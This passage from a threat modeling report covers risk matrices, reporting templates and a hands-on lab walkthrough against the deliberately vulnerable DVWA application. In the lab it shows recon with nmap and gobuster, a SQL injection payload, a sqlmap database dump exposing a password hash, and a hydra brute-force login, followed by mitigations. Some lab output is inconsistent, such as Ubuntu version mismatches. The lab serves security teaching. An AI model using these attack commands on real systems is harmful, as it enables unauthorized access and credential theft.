extbfDefinition: A risk matrix is a tool for visualizing and prioritizing risks based on likelihood and impact[4].

extbfThreat	**Likelihood**	**Impact**	**Risk Level**
SQL Injection	High	Critical	High
Session Hijacking	Medium	High	High
DDoS Attack	High	Medium	Medium
Data Breach	Medium	Critical	High

Table 4: Risk Assessment Matrix[2, 4]



Figure 8: Visualizing Risk Assessment and Prioritization

Reporting Templates

extbfDefinition: Reporting templates standardize the communication of risk findings and recommendations[1].

- Executive summary
- System overview and diagrams
- Threat and risk analysis tables
- Security control recommendations
- Action plan and timeline

Continuous Improvement

extbfDefinition: Continuous improvement is the ongoing process of refining security practices based on lessons learned and evolving threats[3].

- Integrate threat modeling into DevSecOps pipelines
- Schedule regular reviews and updates
- Track metrics (e.g., number of threats mitigated, time to remediation)
- Foster a security-aware culture through training and awareness

10 Lab: Practical Threat Modeling with Linux Commands

gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt

Lab: Professional Threat Modeling Walkthrough (DVWA)

This lab provides a comprehensive, step-by-step threat modeling and exploitation walkthrough using the Damn Vulnerable Web Application (DVWA)[3]. The approach follows industry best practices[1, 2] and demonstrates both offensive and defensive techniques, with technical explanations and real command outputs.

Lab Setup and Architecture

- **Target:** DVWA running on Ubuntu 22.04 (IP: 192.168.56.101)
- **Attacker:** Kali Linux VM with nmap, gobuster, sqlmap, nikto, hydra
- **Network:** Isolated VirtualBox NAT network



Figure 9: Lab Network and System Context Diagram

Step 1: Reconnaissance and Enumeration

extbfDefinition: Reconnaissance is the process of gathering information about the target system, including open ports, services, and technologies[4].

extbfDiscover open ports and services:

```
$ nmap -sV -T4 -p- 192.168.56.101
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.7.33-0ubuntu0.18.04.1
MAC Address: 08:00:27:12:34:56 (Oracle VirtualBox)
```

extbfIdentify web technologies:

```
$ whatweb http://192.168.56.101
http://192.168.56.101 [200 OK] Apache[2.4.41], PHP[7.4.3], MySQL[5.7.33], Ubuntu[22.04]
```

Step 2: Directory and File Enumeration

extbfDefinition: Directory enumeration identifies hidden files and directories that may expose sensitive functionality[3].

```
$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
/login.php (Status: 200)
/config (Status: 301)
/uploads (Status: 301)
```

Step 3: Vulnerability Scanning

extbfDefinition: Vulnerability scanning is the automated process of identifying known security weaknesses[4].

extbfScan for SQL injection:

```
$ sqlmap -u "http://192.168.56.101/login.php" --forms --batch
[INFO] testing connection to the target URL
[INFO] testing if the target URL is stable
[INFO] testing for SQL injection on POST parameter 'username'
[PAYLOAD] username=admin' AND 1=1-- &password=pass
[RESULT] The parameter 'username' appears to be injectable!
```

extbfScan for XSS and other web vulnerabilities:

```
$ nikto -h http://192.168.56.101
- Nikto v2.1.6
- Target IP:          192.168.56.101
- Target Hostname:    192.168.56.101
- Server: Apache/2.4.41 (Ubuntu)
[+] Cookie PHPSESSID created without the HttpOnly flag
[+] X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined.
```

Step 4: Exploitation

extbfDefinition: Exploitation is the act of leveraging vulnerabilities to gain unauthorized access or extract data[1].

extbfExploit SQL injection:

```
$ sqlmap -u "http://192.168.56.101/login.php" --dump
[INFO] fetching database users
Database: dvwa
Table: users
admin | 5f4dcc3b5aa765d61d8327deb882cf99 | admin@dvwa.local
```

extbfBrute-force login:

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.101 http-post-form \
"/login.php:username=^USER^&password=^PASS^:F=incorrect"
[80][http-post-form] host: 192.168.56.101   login: admin   password: password
```

Step 5: Mitigation and Hardening

extbfDefinition: Mitigation involves applying security controls to reduce risk and prevent exploitation[2].

- Patch and update all software components
- Enforce strong authentication (MFA, password policy)
- Use parameterized queries and ORM to prevent SQL injection
- Configure firewalls (e.g., ufw, iptables)
- Monitor logs for suspicious activity
- Set secure cookie flags (HttpOnly, Secure)

Lab Summary

This lab demonstrates the end-to-end process of threat modeling, vulnerability discovery, exploitation, and mitigation in a controlled environment. The approach aligns with best practices from OWASP, NIST, and leading security literature[3, 1, 2, 4].

11 Conclusion and Future Directions

Conclusion and Future Directions

Threat modeling is a cornerstone of modern cybersecurity, enabling organizations to proactively identify, analyze, and mitigate threats before they can be exploited[1, 2, 3]. This report has covered the evolution of threat modeling, key frameworks (STRIDE, PASTA, Trike, VAST, OCTAVE, OWASP), practical methodologies, a real-world case study, and hands-on labs.

Key Takeaways

- Threat modeling should be integrated into every stage of the software development lifecycle (SDLC)[1].
- No single framework fits all needs; select based on context, risk, and organizational requirements[2].
- Collaboration between technical and business stakeholders is essential for effective risk management[4].
- Continuous improvement and regular reviews are critical for staying ahead of evolving threats[3].

Emerging Trends

- AI-driven threat modeling and automated risk analysis[3]
- Threat modeling for cloud-native, IoT, and supply chain security[4]
- Integration with DevSecOps and CI/CD pipelines[3]

Actionable Recommendations

- Invest in training and awareness for all team members
- Use a combination of frameworks and tools for comprehensive coverage
- Share threat models and lessons learned with the security community
- Stay informed about new threats, vulnerabilities, and best practices[3, 1]

Final Thoughts

Threat modeling is not a one-time activity but an ongoing process that adapts to new technologies, threats, and business needs. By adopting a structured, reference-driven approach, organizations can build more resilient systems and foster a culture of security.

12 References

References

References

[1] Adam Shostack. Threat Modeling: Designing for Security. Wiley, 2014.

[2] Tony UcedaVélez and Marco M. Morana. Risk Centric Threat Modeling: Process for Attack Simulation and Threat Analysis. Wiley, 2015.

[3] OWASP Threat Modeling Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html

[4] NIST SP 800-154: Guide to Data-Centric System Threat Modeling.

[5] Bruce Schneier. Secrets and Lies: Digital Security in a Networked World. Wiley, 1999.